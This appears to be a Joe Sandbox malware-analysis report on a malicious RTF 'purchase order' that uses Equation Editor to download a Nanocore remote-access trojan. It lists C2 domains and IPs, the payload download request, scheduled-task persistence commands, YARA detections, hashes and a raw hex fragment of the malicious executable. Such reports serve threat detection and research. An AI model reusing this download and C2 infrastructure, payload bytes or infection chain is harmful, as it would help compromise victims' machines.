File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	368128
Entropy (8bit):	7.943323696866316
Encrypted:	false
SSDEEP:	6144:biuHodpZO0/zxllEpjNGLTk+eRSMjf9oHpqUFNsWPAyJt4SKbxF+wkonJx:upZOu7EpjAnkR/9a9rsWPAmyScxFRb
MD5:	ACE96CF7EF24EEAC993B4DA172A5A8F0
SHA1:	FA89615F55A87EF1D9EE9330EC5B0C040F54E8C1
SHA-256:	D4EE80500D9C280E85B290B467592A5910E9D4EE127CFDA17AD40467B2C88942
SHA-512:	E1D5279223D7E82003BAD73E94B1607B043C0B987987E99DC39AB9790558C4C840CD6949A37F87134FBD13B64C4A2492FB572EEBDE870DB709D2A77C419C7EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X.wa.....0..... ....@.. ....@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....?...A.....}.....1.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*....0..8.....s....%.Bo.....%.Po .....%.Do.....%.Io.....%.Wo.....+..*.0..8.....s....%.oo.....%.+o.....%.-o.....%.*o.....%.=o.....+..*"..(.....*....0.. .....%.r...p.%.r7..p.%....+..*&.(.....*...0..0.....o#....oO...3. .o%....oQ.....+....,....+....+..*.0..0.....o#....o#...3..o%....o%.....+....,....+....

C:\Users\user\Desktop\~$rchase order_122.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false

C:\Users\user\Desktop\~$rchase order_122.doc	
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.216719254525903
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Purchase order_122.doc
File size:	444924
MD5:	725c046a9a1bd2456115102985d98dd4
SHA1:	dce11d03bb6838c7761865f5149251d01df65946
SHA256:	9f33c3635ba0c704775ea7c0388955e5649ab913987d990e05f121b6c1681b7c
SHA512:	b2c8c5d2083d6f0b4dd468f9ca191d750e3ffd90bde4fea6e4ee2b88576b9ece5200902482120dcbada52cf0704c743c5539f5b47f268dd6792e0e812142cedb
SSDEEP:	12288:VJfmPBkpevzNkw/Al/OJns8us28f+ngR1CFmBuL:XfmmQHAfJns8uKKW1CFmK
File Content Preview:	{\rtf8860!1/<73?@2<@?1.[$^?1.*;%])3&3!?=@?6]~!0[^]??%0.?]??=`?=.4$#.~6#54[.@.?:068$3?3([^?;(7@?^4$0&*`])'+.7?&21@[+[$]1<;]]6=0?.._0-&&%|?).-0,1%.?^!~].?!5[|7?4]3(|!(/-__?.7&(*2076@8~?6?$?~;?|8]8?0+].%/%?~5[.@&-?37?50^(!8'?%&1=`.?+?+?4|37166^4308>/#+?,_?$>

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000016B2h								no
1	00001677h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/26/21-14:32:46.286372	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
10/26/21-14:32:46.751389	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49166	1665	192.168.2.22	103.133.109.121
10/26/21-14:32:51.536900	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57805	8.8.8.8	192.168.2.22
10/26/21-14:32:51.555779	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57805	8.8.8.8	192.168.2.22
10/26/21-14:32:51.857034	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49167	1665	192.168.2.22	103.133.109.121
10/26/21-14:32:58.064655	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:10.754621	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	1665	192.168.2.22	103.133.109.121

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/26/21-14:33:16.896073	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55616	8.8.8.8	192.168.2.22
10/26/21-14:33:17.220855	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:23.148868	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49972	8.8.8.8	192.168.2.22
10/26/21-14:33:23.506231	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:41.021024	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51771	8.8.8.8	192.168.2.22
10/26/21-14:33:41.331307	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:46.009612	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:50.682297	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	1665	192.168.2.22	103.133.109.121
10/26/21-14:33:55.052700	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50072	8.8.8.8	192.168.2.22
10/26/21-14:33:55.382395	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:14.738599	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:19.468378	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:24.111348	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:28.776193	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:33.840839	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	1665	192.168.2.22	103.133.109.121
10/26/21-14:34:38.459896	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49182	1665	192.168.2.22	103.133.109.121

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 26, 2021 14:32:28.342478991 CEST	192.168.2.22	8.8.8.8	0xd208	Standard query (0)	binatonezx.tk	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:28.361577034 CEST	192.168.2.22	8.8.8.8	0xd208	Standard query (0)	binatonezx.tk	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:46.266288042 CEST	192.168.2.22	8.8.8.8	0xcfe	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:51.516520023 CEST	192.168.2.22	8.8.8.8	0x15	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:51.537348986 CEST	192.168.2.22	8.8.8.8	0x15	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:57.731529951 CEST	192.168.2.22	8.8.8.8	0xc64a	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:10.443394899 CEST	192.168.2.22	8.8.8.8	0x36bf	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:16.875482082 CEST	192.168.2.22	8.8.8.8	0xb0d9	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:23.127830982 CEST	192.168.2.22	8.8.8.8	0xdcce	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:41.000914097 CEST	192.168.2.22	8.8.8.8	0x4f0a	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:45.678149939 CEST	192.168.2.22	8.8.8.8	0x57a	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:50.365366936 CEST	192.168.2.22	8.8.8.8	0x29e5	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:55.032602072 CEST	192.168.2.22	8.8.8.8	0x2a58	Standard query (0)	drrkingslexym001.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 26, 2021 14:33:55.053576946 CEST	192.168.2.22	8.8.8.8	0x2a58	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:12.061791897 CEST	192.168.2.22	8.8.8.8	0xe108	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:12.242664099 CEST	192.168.2.22	8.8.8.8	0xe108	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:14.397547007 CEST	192.168.2.22	8.8.8.8	0xe108	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:19.109601021 CEST	192.168.2.22	8.8.8.8	0xeef1	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:23.798602104 CEST	192.168.2.22	8.8.8.8	0xc9c2	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:28.457179070 CEST	192.168.2.22	8.8.8.8	0x8c8b	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:33.526659966 CEST	192.168.2.22	8.8.8.8	0xc6cb	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:38.143464088 CEST	192.168.2.22	8.8.8.8	0xa5da	Standard query (0)	drrkingsle ym001.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 26, 2021 14:32:28.361212969 CEST	8.8.8.8	192.168.2.22	0xd208	No error (0)	binatonezx.tk		2.56.59.211	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:28.379965067 CEST	8.8.8.8	192.168.2.22	0xd208	No error (0)	binatonezx.tk		2.56.59.211	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:46.286371946 CEST	8.8.8.8	192.168.2.22	0xcfe	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:51.536900043 CEST	8.8.8.8	192.168.2.22	0x15	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:51.555778980 CEST	8.8.8.8	192.168.2.22	0x15	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:32:57.749866009 CEST	8.8.8.8	192.168.2.22	0xc64a	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:10.461741924 CEST	8.8.8.8	192.168.2.22	0x36bf	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:16.896073103 CEST	8.8.8.8	192.168.2.22	0xb0d9	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:23.148868084 CEST	8.8.8.8	192.168.2.22	0xdcce	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:41.021023989 CEST	8.8.8.8	192.168.2.22	0x4f0a	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:45.696860075 CEST	8.8.8.8	192.168.2.22	0x57a	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:50.383882999 CEST	8.8.8.8	192.168.2.22	0x29e5	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:55.052700043 CEST	8.8.8.8	192.168.2.22	0x2a58	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:33:55.071458101 CEST	8.8.8.8	192.168.2.22	0x2a58	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:12.080410957 CEST	8.8.8.8	192.168.2.22	0xe108	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:12.266231060 CEST	8.8.8.8	192.168.2.22	0xe108	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:14.416179895 CEST	8.8.8.8	192.168.2.22	0xe108	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:19.127985001 CEST	8.8.8.8	192.168.2.22	0xeef1	No error (0)	drrkingsle ym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 26, 2021 14:34:23.818476915 CEST	8.8.8.8	192.168.2.22	0xc9c2	No error (0)	drrkingsleym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:28.473581076 CEST	8.8.8.8	192.168.2.22	0x8c8b	No error (0)	drrkingsleym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:33.544327974 CEST	8.8.8.8	192.168.2.22	0xc6cb	No error (0)	drrkingsleym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)
Oct 26, 2021 14:34:38.161930084 CEST	8.8.8.8	192.168.2.22	0xa5da	No error (0)	drrkingsleym001.ddns.net		103.133.109.121	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- binatonezx.tk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	2.56.59.211	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 26, 2021 14:32:28.425699949 CEST	0	OUT	GET /catzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: binatonezx.tk Connection: Keep-Alive
Oct 26, 2021 14:32:28.454737902 CEST	2	IN	HTTP/1.1 200 OK Date: Tue, 26 Oct 2021 12:32:28 GMT Server: Apache/2.4.48 (Unix) OpenSSL/1.0.2k-fips Last-Modified: Tue, 26 Oct 2021 07:03:38 GMT ETag: "59e00-5cf3c13a7ae42" Accept-Ranges: bytes Content-Length: 368128 Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 58 87 77 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 94 05 00 00 08 00 00 00 00 00 f6 b2 05 00 00 20 00 00 00 c0 05 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 06 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 b2 05 00 4f 00 00 00 00 c0 05 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fc 92 05 00 00 20 00 00 00 94 05 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 dc 05 00 00 00 c0 05 00 00 06 00 00 00 96 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 05 00 00 02 00 00 00 9c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 b2 05 00 00 00 00 00 48 00 00 00 02 00 05 00 c0 3f 00 00 e4 41 00 00 03 00 00 00 7d 00 00 06 a4 81 00 00 00 31 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 01 00 00 04 2a 22 02 03 7d 01 00 00 04 2a 1e 02 7b 02 00 00 04 2a 22 02 03 7d 02 00 00 04 2a 1e 02 7b 03 00 00 04 2a 22 02 03 7d 03 00 00 04 2a 1e 02 7b 04 00 00 04 2a 22 02 03 7d 04 00 00 04 2a 1e 02 7b 05 00 00 04 2a 22 02 03 7d 05 00 00 04 2a 00 00 00 13 30 03 00 38 00 00 00 01 00 00 11 00 73 0d 00 00 06 25 1f 42 6f 02 00 00 06 00 25 1f 50 6f 04 00 00 06 00 25 1f 44 6f 06 00 00 06 00 25 1f 49 6f 08 00 00 06 00 25 1f 57 6f 0a 00 00 06 00 0a 2b 00 06 2a 13 30 03 00 38 00 00 00 01 00 00 11 00 73 0d 00 00 06 25 1f 6f 6f 02 00 00 06 00 25 1f 2b 6f 04 00 00 06 00 25 1f 2d 6f 06 00 00 06 00 25 1f 2a 6f 08 00 00 06 00 25 1f 3d 6f 0a 00 00 06 00 0a 2b 00 06 2a 22 02 28 14 00 00 0a 00 2a 00 00 00 13 30 04 00 20 00 00 00 02 00 00 11 00 19 8d 0f 00 00 01 25 16 72 01 00 00 70 a2 25 17 72 37 00 00 70 a2 25 18 02 a2 0a 2b 00 06 2a 26 02 28 14 00 00 0a 00 00 2a 00 00 13 30 02 00 30 00 00 00 03 00 00 11 00 03 6f 23 00 00 06 04 6f 4f 00 00 06 33 10 03 6f 25 00 00 06 04 6f 51 00 00 06 fe 01 2b 01 16 0a 06 2c 05 00 17 0b 2b 05 00 16 0b 2b 00 07 2a 13 30 02 00 30 00 00 00 03 00 00 11 00 03 6f 23 00 00 06 04 6f 23 00 00 06 33 10 03 6f 25 00 00 06 04 6f 25 00 00 06 fe 01 2b 01 16 0a 06 2c 05 00 17 0b 2b 05 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELXwa0 @ @O H.text `.rsrc@@.reloc@BH?A}1{*'"}*{*'"}*{*'"}*{*'"}*{*'"}*08s%Bo%Po%Do%Io%Wo+*08s%oo%+o%-o%*o%=o+*'"(*0 %rp%r7p%+*&(*00o#oO3o%oQ+,++*00o#o#3o%o%+,+

Code Manipulations

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2660 Parent PID: 596

General

Start time:	14:31:29
Start date:	26/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fdb0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2724 Parent PID: 596

General

Start time:	14:31:31
Start date:	26/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes

MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: catzjt7863.exe PID: 1848 Parent PID: 2724

General

Start time:	14:31:32
Start date:	26/10/2021
Path:	C:\Users\user\AppData\Roaming\catzjt7863.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\catzjt7863.exe
Imagebase:	0x960000
File size:	368128 bytes
MD5 hash:	ACE96CF7EF24EEAC993B4DA172A5A8F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.454624645.0000000002451000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.455467498.00000000034FB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.455467498.00000000034FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.455467498.00000000034FB000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.454727273.00000000024A6000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.455829246.000000000374F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.455829246.000000000374F000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.455829246.000000000374F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: schtasks.exe PID: 2024 Parent PID: 1848

General

Start time:	14:31:37
Start date:	26/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\eWoGxZG' /XML 'C:\Users\user\AppData\Local\Temp\tmp566B.tmp'
Imagebase:	0xef0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 2936 Parent PID: 1848

General

Start time:	14:31:38
Start date:	26/10/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xf50000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000000.451843619.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000000.451843619.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000000.451843619.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.704763684.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.704763684.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.704763684.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000000.453026505.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000000.453026505.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000000.453026505.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.704932496.0000000000560000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.704932496.0000000000560000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.704932496.0000000000560000.00000004.00020000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000000.452221812.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000000.452221812.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000000.452221812.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000000.452672182.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000000.452672182.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000000.452672182.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.706102715.0000000003676000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.706102715.0000000003676000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.704921985.0000000000550000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.704921985.0000000000550000.00000004.00020000.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 2524 Parent PID: 2936

General

Start time:	14:31:42
Start date:	26/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp249A.tmp'
Imagebase:	0x730000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 684 Parent PID: 896

General

Start time:	14:31:45
Start date:	26/10/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
